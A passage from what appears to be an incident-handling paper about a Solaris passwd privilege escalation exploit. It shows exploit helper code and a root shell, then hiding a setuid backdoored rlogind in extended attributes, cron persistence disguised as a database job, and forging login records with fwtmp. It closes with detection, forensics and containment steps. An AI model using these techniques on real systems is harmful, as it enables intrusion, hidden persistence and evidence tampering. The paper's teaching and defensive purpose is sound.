Remember, the address being checked by `check_addr()` must be four bytes less than where the function is. That way, when the program executes the `ret` instruction, it will return after the `save` instruction.

Another useful piece of information is the memory map used by a running process (in Solaris, it is /proc/<process id>/map). In the implementation, the programmer needs to find a safe location to execute the exploit code. In this case search_rwx_mem() is used to search the memory map to find a suitable page. This location should be safe in both the exploit program and the target program. Again, gdb is a useful tool to assist in this and some trial and error will occur until the location is found. The following code illustrates a search for the last writable page in the program's memory space.

```
int search_rwx_mem(void)
{
    int    fd;
    char   tmp[16];
    prmap_t map;
    int    addr = 0, addr_old;

    /* open the proc filesystem */
    sprintf(tmp, "/proc/%d/map", (int)getpid());
    if ((fd = open(tmp, O_RDONLY)) < 0) {
        fprintf(stderr, "can't open %s\n", tmp);
        exit(1);
    }

    /* search for the last RWX memory segment before stack (last - 1) */
    while (read(fd, &map, sizeof(map)))
        if (map.pr_vaddr)
            if (map.pr_mflags & (MA_READ | MA_WRITE | MA_EXEC)) {
                addr_old = addr;
                addr = map.pr_vaddr;
            }

    close(fd);

    /* add 4 to the exact address NULL bytes */
    if (!(addr_old & 0xff))
        addr_old |= 0x04;
    if (!(addr_old & 0xff00))
        addr_old |= 0x0400;

    return(addr_old);
}
```

Figure 13 – The search_rwx_mem() function

It is important to make sure than none of the addresses have a byte that is 0x0. A 0x0 byte could be interpreted as a NULL and aborts any copy you might be making. In addition, you may have to worry about 0x4 (EOT), as it could affect the pseudo tty session with passwd. Also 0xa (NL), 0xd (CR) may affect copy functions that look for these characters. The search for lower case characters may have something to do with the way passwd operates. The following code

illustrates the checking of addresses to verify that none of these hex numbers exist in any byte of the address.

```
/*
 * check_addr(): check an address for 0x00, 0x04, 0x0a, 0x0d or 0x61-0x7a bytes
 */
void check_addr(int addr, char *pattern)
{
    /* check for NULL byte (0x00) */
    if (!(addr & 0xff) || !(addr & 0xff00) || !(addr & 0xff0000) ||
        !(addr & 0xff000000)) {
        fprintf(stderr, "Error: %s contains a 0x00!\n", pattern);
        exit(1);
    }

    /* check for EOT byte (0x04) */
    if (((addr & 0xff) == 0x04) || ((addr & 0xff00) == 0x0400) ||
        ((addr & 0xff0000) == 0x040000) ||
        ((addr & 0xff000000) == 0x04000000)) {
        fprintf(stderr, "Error: %s contains a 0x04!\n", pattern);
        exit(1);
    }

    /* check for NL byte (0x0a) */
    if (((addr & 0xff) == 0x0a) || ((addr & 0xff00) == 0x0a00) ||
        ((addr & 0xff0000) == 0x0a0000) ||
        ((addr & 0xff000000) == 0x0a000000)) {
        fprintf(stderr, "Error: %s contains a 0x0a!\n", pattern);
        exit(1);
    }

    /* check for CR byte (0x0d) */
    if (((addr & 0xff) == 0x0d) || ((addr & 0xff00) == 0x0d00) ||
        ((addr & 0xff0000) == 0x0d0000) ||
        ((addr & 0xff000000) == 0x0d000000)) {
        fprintf(stderr, "Error: %s contains a 0x0d!\n", pattern);
        exit(1);
    }

    /* check for lowercase chars (0x61-0x7a) */
    if ((islower(addr & 0xff)) || (islower((addr & 0xff00) >> 8)) ||
        (islower((addr & 0xff0000) >> 16)) ||
        (islower((addr & 0xff000000) >> 24))) {
        fprintf(stderr, "Error: %s contains a 0x61-0x7a!\n", pattern);
        exit(1);
    }
}
```

Figure 14 – The check_addr() function

Remote Access Backdoor

Once intruders have successfully obtained root access on the target system, they will typically deploy other mechanisms to maintain remote access to the system, in case the original method of access is removed. To further cover their tracks, intruders could hide the program within the extended attribute space of a Solaris 9 file system. Extended attributes were introduced by Sun Microsystems in Solaris 9 as a way to tie extended attributes to a normal file or directory.²¹ This mechanism is similar to Microsoft's extended file attributes. It is possible to place and execute binary programs within extended attribute space. It is not always obvious that a file has an extended attribute associated with it. In the four examples below, we use the simple directory long list with dot files, the directory list with dot files and extended attributes and the directory list with dot files, long list and attributes. In the first example, there is no sign of an extended attribute (the @ sign at the end of the permissions).

```
$ ls -la
total 18
drwxr-xr-x  2 root  other   512 Feb  3 10:04 .
drwxr-xr-x 16 root  other   512 Feb  3 09:55 ..
-r-xr-xr-x  1 root  other  6104 Feb  3 09:58 sqlclean
-r--r--r--  1 root  other    74 Feb  3 09:55 sqldata
```

Figure 15 – ls command with -la options

In the second example, we see the @ sign showing the extended attribute.

```
$ ls -la@
total 18
drwxr-xr-x@ 2root  other   512 Feb  3 10:04 .
drwxr-xr-x 16 root  other   512 Feb  3 09:55 ..
-r-xr-xr-x  1 root  other  6104 Feb  3 09:58 sqlclean
-r--r--r--  1 root  other    74 Feb  3 09:55 sqldata
```

Figure 16 – ls command with -la@ options

However, in the third example, the long list flag causes the extended attribute to not show up, even though we are using the @ option. This may cause system administrators to miss the fact that a file has an extended attribute.

```
$ ls -al@
total 18
drwxr-xr-x      2 root  other   512 Feb  3 10:04 .
drwxr-xr-x  16 root  other   512 Feb  3 09:55 ..
-r-xr-xr-x  1 root  other  6104 Feb  3 09:58 sqlclean
```

²¹ Brunette, Glenn. "Hiding Within the Trees," (*login* magazine, February, 2004)
<<http://www.usenix.org/publications/login/2004-02/pdfs/brunette.pdf>>

```
-r--r--r-- 1 root other 74 Feb 3 09:55 sqldata
```

Figure 17 – ls command with -al@ options

In the fourth example, we use the runat command to show what attributes are attached to the current directory. As can be seen, a setuid executable program named sqldata exists in the extended attribute space.

```
$ runat . ls -l
total 528
---s--x--x 1 root other 259948 Feb 3 09:56 sqldata
$
```

Figure 18 – Demonstrating Extended attributes with the ls command

In conclusion, the read can clearly see that mixing options together with extended attributes can produce conflicting results.

It is necessary to explicitly search for files with extended attributes using command options that are not typically used in routine systems administration. For example, to display files with extended attributes, use the find command with the “-xattr” (as in “find . -xattr”). For the ls command, the “-@” option must be used (as in ls -@). This makes it easy for a systems administrator to miss files hidden in extended attribute space since they must explicitly look for them.

For this exercise, the intruder has made use of an exploited version of the Berkeley remote login program (rlogind) to maintain remote access. The intruder removed host and user authentication and logging and had the program execute itself using the name /usr/bin/vold. Normally, this program is the Sun Solaris volume manager and would thus be running all the time. At worst case, it would look like a second instance and may be overlooked by the average system administrator.

Signatures of the attack

The raptor_passwd local exploit does not have a signature that can be captured, so there is no way to sniff traffic to determine if the attack is occurring. The systems administrator can check the patches on the systems and verify that they are patched for this particular vulnerability. However, a host based Intrusion Detection or Prevention system with system call intercept capabilities may catch this exploit attempt.

The remote backdoor of rlogind, used to keep privileges, does have a signature. A network administrator can monitor the network for rlogin based traffic. The traffic for rlogin always uses port 514 (login). In this case, the traffic is going to port 33003, which should indicate that this is not a properly installed

rlogind program.

Variations

It is common for an attacker to make slight variations to an exploit program to account for specific circumstances to avoid detection. As is typically the case, it may be a slight change in signature to fool a virus scanner into thinking the code is harmless and permitting it to pass. In this case, the technique used to gain privileges through the exploit is based on the fundamental design of the operating system, the methods of linking programs and the hardware implementation. Using log files or network intrusion detection system output would not apply as the exploit leaves nothing behind. This allows for virtually infinite variations of the technique. All that is required is to have a target program that does not check the boundary condition on an input buffer before the target program uses the input buffer to allow the exploit to occur.

Other exploits that use this technique, written by the author of the raptor_passwd exploit, are available at <http://www.0xdeadbeef.info> and include:

- [raptor_rlogin.c](#) - Solaris 2.5.1, 2.6, 7, 8 (CVE-2001-0797). Buffer overflow in System V login via rlogin attack vector.
- [raptor_ldpreload.c](#) - Solaris 2.6, 7, 8, 9 (CAN-2003-0609). Stack-based buffer overflow in the runtime linker ld.so.1.
- [raptor_libdthelp.c](#) - Solaris 7, 8, 9 (CAN-2003-0834). Buffer overflow in CDE libDtHelp via dtprintinfo help feature.
- [raptor_libdthelp2.c](#) - Solaris 7, 8, 9 (CAN-2003-0834). Buffer overflow in CDE libDtHelp, non-exec stack version.

For the remote exploit, the main technique is to hide a program in extended attribute space and have it use a different name when it is displayed in the process table. This provides the intruder with a limitless supply of potential remote exploits, both homegrown and modified versions of existing network programs. The important aspect here is the misdirection techniques used against the systems administrator. If the intruder is so inclined, several programs could be hidden that have nothing to do with the exploit to throw the administrator off the trail. Bogus log entries could be written to deceive the administrator into thinking that these messages came from a legitimate program.

Stages of the Attack Process

Reconnaissance

The intruder would verify that the raptor_password exploit can be used by logging onto the system as a normal user id (remember that the assumption for this exercise is that the intruder was a trusted user who had authorized access as a non-privileged user). At this point, the intruder would look in the /var/sadm/patch directory to verify that the system was not patched for the exploit

```
# ls -l /var/sadm/patch/113476*  
drwxr-xr--          2 root other  512   Dec 3 2003 /var/sadm/patch/113476-10  
  
# ls -l /var/sadm/patch/112874*  
/var/sadm/patch/112874*: No such file or directory
```

Figure 19 – Looking for the missing patches

This local exploit works on Solaris 8 and Solaris 9 without the appropriate patches. However, the intruder also wants to hide a remote exploit inside extended attribute space, so the machine being attacked will have to be a Solaris 9 machine.

Scanning

Scanning is normally performed when an intruder is looking for a port that can be used to remotely exploit the system. However, since this is a local root privilege escalation and the intruder has valid non-privileged access, there is no need for the intruder to scan the system remotely and this could alert systems administrators of the intent. If an intruder was going to perform a scan, a very useful tool for this purpose is nmap.²² If the intruder wanted to know which tcp ports are used by the target system, the following nmap command could be executed. This information will provide the intruder with all known tcp ports used by the system to determine which port to use to hide the remote exploit service. The following nmap command scans TCP based ports 1-65535 for address 192.168.12.20 (target machine)

²² Insecure.org. "nmap respository". Accessed March 7, 2005.
<http://www.insecure.org/nmap/nmap_download.html>

```
# nmap -sT -vv -p 1-65535 192.168.12.20
```

Starting nmap 3.50 (<http://www.insecure.org/nmap/>) at 2005-02-27 12:49 EST

Host 192.168.12.20 appears to be up ... good.

Initiating Connect() Scan against 192.168.12.20 at 12:49

Adding open port 7100/tcp

Adding open port 32771/tcp

Adding open port 13/tcp

Adding open port 32782/tcp

Adding open port 6000/tcp

Adding open port 7/tcp

Adding open port 32776/tcp

Adding open port 32777/tcp

Adding open port 32772/tcp

Adding open port 25/tcp

Adding open port 515/tcp

Adding open port 898/tcp

Adding open port 32773/tcp

Adding open port 32780/tcp

Adding open port 32774/tcp

Adding open port 9/tcp

Adding open port 6112/tcp

Adding open port 32775/tcp

Adding open port 33471/tcp

Adding open port 33003/tcp

Adding open port 21/tcp

Adding open port 5987/tcp

Adding open port 111/tcp

Adding open port 4045/tcp

Adding open port 79/tcp

Adding open port 5988/tcp

Adding open port 587/tcp

Adding open port 32781/tcp

Adding open port 540/tcp

Adding open port 19/tcp

Adding open port 512/tcp

Adding open port 514/tcp

Adding open port 23/tcp

Adding open port 37/tcp

Bumping up senddelay by 10000 (to 10000), due to excessive drops

The Connect() Scan took 1909 seconds to scan 65535 ports.

Interesting ports on 192.168.12.20:

(The 65501 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE
------	-------	---------

7/tcp	open	echo
-------	------	------

9/tcp	open	discard
-------	------	---------

13/tcp	open	daytime
--------	------	---------

19/tcp	open	chargen
--------	------	---------

21/tcp	open	ftp
--------	------	-----

23/tcp	open	telnet
--------	------	--------

25/tcp	open	smtp
--------	------	------

37/tcp	open	time
--------	------	------

79/tcp	open	finger
--------	------	--------

111/tcp	open	rpcbind
---------	------	---------

512/tcp open exec
 514/tcp open shell
 515/tcp open printer
 540/tcp open uucp
 587/tcp open submission
 898/tcp open sun-manageconsole
 4045/tcp open lockd
 5987/tcp open unknown
 5988/tcp open unknown
 6000/tcp open X11
 6112/tcp open dtspc
 7100/tcp open font-service
 32771/tcp open sometimes-rpc5
 32772/tcp open sometimes-rpc7
 32773/tcp open sometimes-rpc9
 32774/tcp open sometimes-rpc11
 32775/tcp open sometimes-rpc13
 32776/tcp open sometimes-rpc15
 32777/tcp open sometimes-rpc17
 32780/tcp open sometimes-rpc23
 32781/tcp open unknown
 32782/tcp open unknown
 33003/tcp open unknown
 33471/tcp open unknown

Figure 20 – Results from the nmap scan of target system

Exploiting the System

Once the intruder has verified that the system is not patched, the `raptor_password` exploit is compiled and executed. The exploit will overflow `passwd`, set the real userid to 0 and exec a `/bin/ksh`. It will then execute the following commands:

- `id` – print out the real and effective userid and the real group id
- `uname -a` – print out the name and release of the system
- `uptime` – display uptime statistics of the machine

```
$ ./raptor_passwd [password deleted]
raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
```

```
Using SI_PLATFORM      : SUNW,Sun-Blade-100 (5.9)
Using stack base       : 0xffbffffc
Using var address      : 0xffbffb50
Using rwx_mem address  : 0xff3f6004
```

Using sc address : 0xffbfff94
Using ff address : 0xffbfff50
Using strcpy() address : 0xff3e0288

"Pai Mei taught you the five point palm exploding heart technique?" -- Bill
"Of course." -- Beatrix Kidd0, alias Black Mamba, alias The Bride (KB Vol2)

```
# id;uname -a;uptime;  
uid=0(root) gid=1000(test) egid=3(sys)  
SunOS lamb 5.9 Generic sun4u sparc SUNW,Sun-Blade-100  
 8:33pm up 1 day(s), 7:22, 2 users, load average: 0.08, 0.03, 0.02  
#
```

Figure 21 – Execution of the raptor_passwd exploit (local)

As can be seen in this demonstration, the intruder successfully escalated privileges to root.

Network Diagram

In this instance, there are two machines that are required by the intruder. One machine is the target (Victim machine) and the other will be used for future remote exploitation once the intruder installs the remote exploitation service (Attacking machine). Both of these machines are internal to the corporate network, so the Internet is not involved in the attack.




Figure 22 – Network Diagram

Keeping Access

Once the intruder has successfully used the local exploit, an additional program must be placed on the system to allow for access later. As an internal employee, the intruder knows that, by policy, security patches are applied on a quarterly basis and that eventually the system will be patched, thus closing off the local exploit as a further avenue for intrusion. By installing a stealth remote service, the intruder guarantees that access to the system will be available once it is patched.

To that end, the intruder modifies a version of the Berkeley remote login daemon, rlogind, and places it into extended attribute space. The following commands are used to install the program.

```
cp ../sqlserv/rlogind /export/home/bob
# pwd
/opt/local/sql
# cp /export/home/bob/rlogind .
# cp /export/home/bob/rlogind .
# runat /opt/local/sql cp /opt/local/sql/rlogind .
# runat /opt/local/sql ls -l
total 528
-rw-r--r--  1 root   other   259948 Feb  3 09:56 rlogind
# runat /opt/local/sql chmod 4111 rlogind
# runat /opt/local/sql mv rlogind sqldata
# runat /opt/local/sql ls -l
total 528
---s--x--x  1 root   other   259948 Feb  3 09:56 sqldata
# rm rlogind
#
```

Figure 23 – Commands to install remote exploit

In this example, the intruder uses the runat (run attribute) command to place the exploited rlogind daemon into extended attribute space. As you can see, using the ls command in a typical fashion will not alert the system administrator that the extended attribute is being used for the directory sql.

```
# ls -last sql
total 18
  2 drwxr-xr-x  2   root other   512    Feb 3 10:04 .
 12 -r-xr-xr-x  1   root other  6104   Feb 3 09:58 sqlclean
  2 drwxr-xr-x 16   root other   512    Feb 3 09:55 ..
```

```
2 -r--r--r-- 1      root other   74    Feb 3 09:55 sqldata
```

Figure 24 – ls command not showing extended attributes on sql directory

Only by using the ls -@ command in the sql parent directory will the telltale @ sign denoting the use of an extended file attribute be displayed. In addition, the sqldata file in the sql directory is different from the sqldata file in extended attribute space.

```
# ls -@ sql
total 14
-r-xr-xr-x 1 root other 6104    Feb 3 09:58 sqlclean
-r--r--r-- 1 root other  74 Feb 3 09:55 sqldata
# ls -@
total 32
....
drwxr-xr-x@ 2 root other  512    Feb 3 10:04 sql

# runat /opt/local/sql ls -l
total 528
---s-x--x 1  root other 259948 Feb 3 09:56 sqldata
```

Figure 25 – The different sqldata files

Also, the intruder placed a copy of the runat command into the sql directory and renamed it sqlclean.

```
# cp /usr/bin/runat ./sqlclean
# ls -l ./sqlclean
-r-xr-xr-x 1 root  other   6104 Feb  3 09:58 ./sqlclean
```

Figure 26 – runat being installed as sqlclean

This makes it look like a sql program that is used to clean databases. The sqldata file appears to be some kind of database. It should be noted that this is not a real sql implementation with a real sql database but a facsimile to demonstrate the extended attribute technique. In a real exploited implementation, a real sql application and database would be used.

The intruder also places a cron job for sql to start the exploit on an hourly basis.

```
# crontab -l sql
0 * * * * /opt/local/sql/sqlclean /opt/local/sql sqldata
```

Figure 27 – Intruder cron job

From a cursory scan of the cron job, this looks like an hourly job to execute an sql database clean (sqlclean) using the sql directory and file sqldata file. Since the /opt/local/sql/sqlclean file is really a copy of runat, this is actually starting the sqldata file within the extended attribute space of /opt/local/sql. In effect, cron is attempting to start the remote exploit every hour (in case it crashed for some reason). This bit of misdirection will probably go unnoticed by the local system administrator.

Covering Tracks

Since the intruder has local access to the machine, it is not as difficult to cover signs of the intrusion as it would if this was a remote exploit (e.g. cleaning up firewall and IDS logs). However, the intruder would probably want to remove or edit the login records for the time when the remote exploit was installed to throw suspicion elsewhere. Another technique would be for the intruder to remove records of the intrusion and install dummy records into the system. Under Solaris 9, the file /var/adm/wtmpx is used to store login records. Using a program like fwtmp, (comes standard with Solaris 9 systems) the intruder can modify the file to cover the intrusion. The following command sequence demonstrates the use of fwtmp to change the login names from klein to smith.

```
# last | grep klein | head -5
klein pts/7 ns3.wkeys.com Tue Mar 1 12:02 still logged in
klein pts/7 ns3.wkeys.com Tue Mar 1 11:19 - 11:20 (00:00)
klein pts/6 ns3.wkeys.com Mon Feb 28 17:21 still logged in
klein pts/6 ns3.wkeys.com Mon Feb 28 13:54 - 17:20 (03:25)
klein pts/6 ns3.wkeys.com Mon Feb 28 11:05 - 11:06 (00:00)
# last | grep smith | head -5
# fwtmp < /var/adm/wtmpx > /tmp/out
# ed /tmp/out
130926
g/klein/s//smith/g
w
130926
q
# fwtmp -ic < /tmp/out > /var/adm/wtmpx
# last | grep smith | head -5
smith pts/7 ns3.wkeys.com Tue Mar 1 12:02 still logged in
smith pts/7 ns3.wkeys.com Tue Mar 1 11:19 - 11:20 (00:00)
smith pts/6 ns3.wkeys.com Mon Feb 28 17:21 still logged in
smith pts/6 ns3.wkeys.com Mon Feb 28 13:54 - 17:20 (03:25)
smith pts/6 ns3.wkeys.com Mon Feb 28 11:05 - 11:06 (00:00)
# last | grep klein | head -5
#
```

Figure 28 – Demonstration of fwtmp

In addition, the intruder would probably scrub out the `.sh_history` file in the home directory to remove any trace of the commands that were being entered to exploit the system. What the intruder fails to do is remove the source code for the exploit from the system. The system administrator may never have found that the system was exploited if the intruder had not slipped up like this..

Hiding the program in extended attribute space is an excellent method for masking the intrusion. First off, extended attribute availability is not widely known within the industry, so most systems administrators would not know what to look for. Secondly, the tools used to identify extended attributes do not perform in a consistent manner, so even if extended attributes are in use on the system, the extended attributes can still be missed. The following commands demonstrate this inconsistency.

```
# ls -la@
total 18
drwxr-xr-x  2 root  other    512 Feb  3 10:04 .
drwxr-xr-x 16 root  other    512 Feb  3 09:55 ..
-r-xr-xr-x  1 root  other   6104 Feb  3 09:58 sqlclean
-r--r--r--  1 root  other    74 Feb  3 09:55 sqldata

# ls -a@
total 18
drwxr-xr-x@ 2 root  other    512 Feb  3 10:04 .
drwxr-xr-x 16 root  other    512 Feb  3 09:55 ..
-r-xr-xr-x  1 root  other   6104 Feb  3 09:58 sqlclean
-r--r--r--  1 root  other    74 Feb  3 09:55 sqldata
#
```

Figure 29 – Demonstration of ls inconsistencies

The Incident Handling Process

A developer notices a strange C file and executable in the common development directory. He thinks it belongs to the system administrator. He calls the systems administrator to complain. The systems administrator explains to the developer that he did not put any C files in the developer's directory. The systems administrator tells the developer that he will investigate this.

The systems administrator looks at the C file and sees the following information:

```
/*
 * $Id: raptor_passwd.c,v 1.1.1.1 2004/12/04 14:35:33 raptor Exp $
 *
 * raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
 *
 * Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0 allows local users
 * to gain privileges via unknown attack vectors (CAN-2004-0360).
 *
 * "Those of you lucky enough to have your lives, take them with you. However,
 * leave the limbs you've lost. They belong to me now." -- Beatrix Kiddo
 *
 * This exploit uses the ret-into-ld.so technique, to effectively bypass the
 * non-executable stack protection (noexec_user_stack=1 in /etc/system). The
 * exploitation wasn't so straight-forward: sending parameters to passwd(1)
 * is somewhat tricky, standard ret-into-stack doesn't seem to work properly
 * for some reason (damn SEGV_ACCERR), and we need to bypass a lot of memory
 * references before reaching ret. Many thanks to Inode <inode@deadlocks.info>.
 *
 * Usage:
 * $ gcc raptor_passwd.c -o raptor_passwd -ldl -Wall
 * $ ./raptor_passwd <current password>
 * [...]
 * # id
 * uid=0(root) gid=1(other) egid=3(sys)
 * #
 *
 * Vulnerable platforms:
 * Solaris 8 with 108993-14 through 108993-31 and without 108993-32 [tested]
 * Solaris 9 without 113476-11 [tested]
```

Figure 30 – Header comment from `raptor_passwd.c`

Upon examination of the header, it is obvious that this is the source code for a local exploit that bypasses the `noexec_user_stack` protection in the kernel. It also indicates what platforms are vulnerable and which patches it was tested against. The systems administrator would go to the Sun Microsystems web site and review the patches and attempt to determine if the patch will fix the

problem.²³ The systems administrator finds the following problem listed with the patch:

4793719 pam_authok_check.so.1::circ() too space-conservative

Figure 31 – Potential problem number from Solaris patch

It is obvious that someone is attempting to escalate account privileges to root through unauthorized means.

Once it is determined that a system is exploited, the incident must be properly investigated using the following techniques:

- Preparation
- Identification
- Containment
- Eradication
- Recovery
- Lessons Learned.

Although there may be other steps in the process, these are the main steps to be focused on.

Preparation

At this point, the company should have an Incident Response plan to guide the investigation. Only authorized individuals are allowed to review the system. If this is a critical business system, a new system built from verified backups should be created and verified clean data restored into the system. A typical mistake made when systems are reloaded is to put all the effort into ensuring the Operating System platform is clean without any review of the application data on backups that may have been tampered with. This new system should be put into production to allow the old system to be taken down for forensic examination.

In addition, the company should have policies in place that dictate that systems administrators must check for security patches on a regular basis and apply them as soon as possible. With this exploit, Sun Microsystems provided a patch almost a year before the exploit code made it into the wild. A strong Information Security Policy would have made sure the systems administrators patched the system before the exploit was released.

²³ Sunsolve Patch Support Portal, "Sunsolve Patch #113476-11", February 23, 2004, Sun Microsystems, accessed March 7, 2005.
<<http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-113476-11-1>>

Also, if the administrator does not have access to network traffic data and must rely on investigating the machine only (e.g. no network sniffer data or intrusion detection logs), a plan should be created to methodically eliminate ports on the machine that are assigned to known services to produce a list of unknown services and then trace down the program. As part of the preparation, the following tools should be available and verified to be tamper free:

- netstat – this command, used with the –an option displays all network connections. By integrating with the grep command, a list of connections being listened to can be displayed.
- rpcinfo – with the –p option, this command will translate remote procedure call services into the related port being used by the service.
- inetd.conf – this is the super daemon’s configuration file that is used to determine which port inetd will listen on. In conjunction with /etc/services, an administrator can eliminate ports used by inetd.
- lsof²⁴ – (list open files) will give a list of all processes that have open files, including network connections. Based on a port number, the process that is using that port can be determined.
- pwdx – print the working directory of a running process
- ps – list of all running processes on the machine
- strings – displays the ascii strings in a binary file. Can be useful to get an idea of what a program is really doing versus what its name is.
- find – the find command can be used to locate a file on a Unix file system. There are many options to the find command which will allow a variety of searches.
- gcore – takes a core snapshot of a running process. When used with the strings command, can be useful to determine if the name of the program is a misdirection of what it is really doing.
- sfpC.pl²⁵ – a perl script that interfaces with Sun’s FingerPrint database²⁶. When passed an md5 checksum of a program, the Sun FingerPrint database will return the name and revision of the program associated with the checksum, if it exists. This program is useful for determining if system binaries have been replaced or renamed.
- The Coroner’s Toolkit²⁷ - a collection of software tools that can help with forensic investigations. A useful tool in the set is the md5 checksum program. When run against a binary, the output can be fed to sfpC.pl to verify a program with the Sun FingerPrint database.

²⁴ Purdue University, “lsof utility”, Purdue University, accessed March 7, 2005.

<<http://ftp.cerias.purdue.edu/pub/tools/unix/sysutils/lsof>>

²⁵ Sun Microsystems. “Sun FingerPrint Database Companion”. Sun Microsystems. accessed March 7, 2005. <<http://www.sun.com/software/security/downloads.xml>>

²⁶ Sun Microsystems. “Sun FingerPrint Database.” Sun Microsystems. accessed March 7, 2005. <<http://www.sun.com/blueprints/0501/Fingerprint.pdf>>

²⁷ Farmer, Dan and Wietse Venema. “The Coroner’s Toolkit (TCT)”. accessed March 7, 2005. <<http://www.porcupine.org/forensics/tct.html>>

- `cmp` – performs a byte-by-byte comparisons against 2 files (e.g. text, binary, etc) and determines if they are identical.
- `dd` and `netcat`²⁸ – used in conjunction with each other, these two tools allow a systems administrator to make a byte-by-byte copy of a hard drive and send it across a network to another hard drive. This is a useful set of tools if the drive being mirrored can not be taken out of the machine.
- `snoop` – a native Solaris tool, `snoop` gives the administrator the ability to watch packets that are associated with the machine under investigation. If the intruder is actively using the remote exploit, `snoop` will capture that traffic for later analysis.

As an investigator, it pays to create a CD that contains all of these tools, as well as other tools that might be useful in containing and eradicating an exploit. Having this CD can also be useful in court if the investigator has to testify about how a forensic examination has been conducted. When creating the CD, it is important to statically link the tools as opposed to dynamically linking them. Dynamically linked programs can use shared libraries, but the investigator would have to make sure that all the shared libraries were on the CD and that the `LD_LIBRARY_PATH` variable was set to only use the libraries on the CD. In addition, its possible that the administrator could inadvertently use a compromised dynamic shared library on the victim machine by having an incorrect `LD_LIBRARY_PATH` variable. Since this is prone to mistake (e.g. missing libraries, forgetting to set the variables), it is better to statically link the programs. In addition, all the programs should have `md5` checksums saved on the CD so that the investigator can verify that they are the correct tools.

If the company's Incident Response Policy is to "Pursue and Prosecute", the following additional resources should be part of the preparation:

- Clean notebook to record all activities in the identification, containment, preservation and recovery phases of the incident response process.
- New media to replace the media that will be preserved from the hacked machine.
- Identity of an evidence custodian and a clear chain of custody process to preserve evidence.
- Contact information for appropriate law enforcement personnel.

The most important part of any incident response is that the investigators have the authorization to perform an investigation. Systems administrators are prone to jumping the gun and starting incident response investigations without having the proper authority. Make sure the Incident Response Plan grants the proper authority to appropriate personnel and that only authorized personnel perform the investigation.

²⁸ GNU Netcat Project. "Netcat Utility." The GNU Project. accessed March 7, 2005.
<<http://netcat.sourceforge.net>>

Identification

Since the local exploit is not network based, there is no signature that can be sniffed from a network or trapped by an IDS/IPS system. In addition, host based IDS would not track it because nothing is being modified to gain the privilege. This is a local privilege escalation exploit that leaves no tracks. There will be nothing left behind in log files to indicate that someone exploited the `passwd` command. It is only because the intruder left a copy of the source code on the machine that the system administrator was able to identify that the exploit may be on the machine and research what patches were available from the vendor. These types of exploits are very difficult to combat. The other issue for local exploits is that you may be dealing with a user who is trusted and authorized to access the system, although the user is not authorized to elevate privileges.

In the case of the remote remote backdoor used to maintain privileges, this code leaves a trail that can be collected by a sniffer. The traffic is normal rlogin traffic. It is assumed that the traffic would normally pass on port 514 (login). However, with this remote backdoor, the standard rlogin traffic is passing over port 33003. If the network administrators are monitoring the traffic, they should discover that there is rlogin traffic on a non-standard port and would provide the investigator with the source IP address of the traffic. This will allow the investigator to narrow down who is involved. If this is not an option, then the investigator will have to follow a plan to narrow down which port on the target machine does not belong to a known service.

Containment

In an ideal situation, the system administrator would take the system off-line so that no further exploit of the machine could occur. At this point, the system administrator would mirror the drive and investigate the intrusion. However, there are some circumstances where a machine is considered mission critical and can not be brought down for any reason. In this case, the system administrator will have to take proactive steps to limit the intruder's ability to re-exploit the system.

Since the system administrator is aware that the exploit code is on the system, containment can be very simple. According to the source code, the exploit is used against the `/usr/bin/passwd` program. By temporarily disabling the program (set permissions to 000), the exploit will not work. This will give the system administrator time to research whether a patch exists, and if so, apply the patch to the system and restore the `passwd` program. The system does not have to be rebooted for the patch to take affect. The applying and testing of the patch will occur in the eradication phase of the incident response plan. Though the temporary removal of `passwd` is inconvenient, it will not impair the system from

continuing to function.

Once the local exploit is contained, the system administrator must look to see if there are any remote backdoors left on the system. The assumption must be made that the intruder would want an additional mechanism in place to return to the system later, and would not rely on the local exploit still being available. While network sniffer or IDS data can quickly point to the port used by the remote backdoor, the following method is useful when network sniffer data does not exist and the investigator must use other means to find the remote backdoor. If the intruder is actively using the remote remote backdoor, the `snoop` command can be used to watch the traffic and detect the unusual activity.

```
# ifconfig -a
lo0: flags=1000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4> mtu 8232 index
1
    inet 127.0.0.1 netmask ff000000
eri0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 2
    inet 192.168.12.20 netmask fffffff0 broadcast 192.168.12.255
    ether 0:3:ba:8:57:4d
# snoop -d eri0
Using device /dev/eri (promiscuous mode)
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
192.168.168.115, yyy0010157393pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.235.98, yyy09280059pcs.mainstreet.nj.dummyisp.net ?
    lamb -> 192.168.12.22 TELNET R port=46148 (promiscuous
mode)\r\n
192.168.12.22 -> lamb          TELNET C port=46148
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.191.221, yyy09169015pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.231.156, yyy09279096pcs.mainstreet.nj.dummyisp.net ?
xxxx01-a-rtr.mainstreet.nj.dummyisp.net -> (broadcast) ARP C Who is
172.16.235.121, yyy09280082pcs.mainstreet.nj.dummyisp.net ?
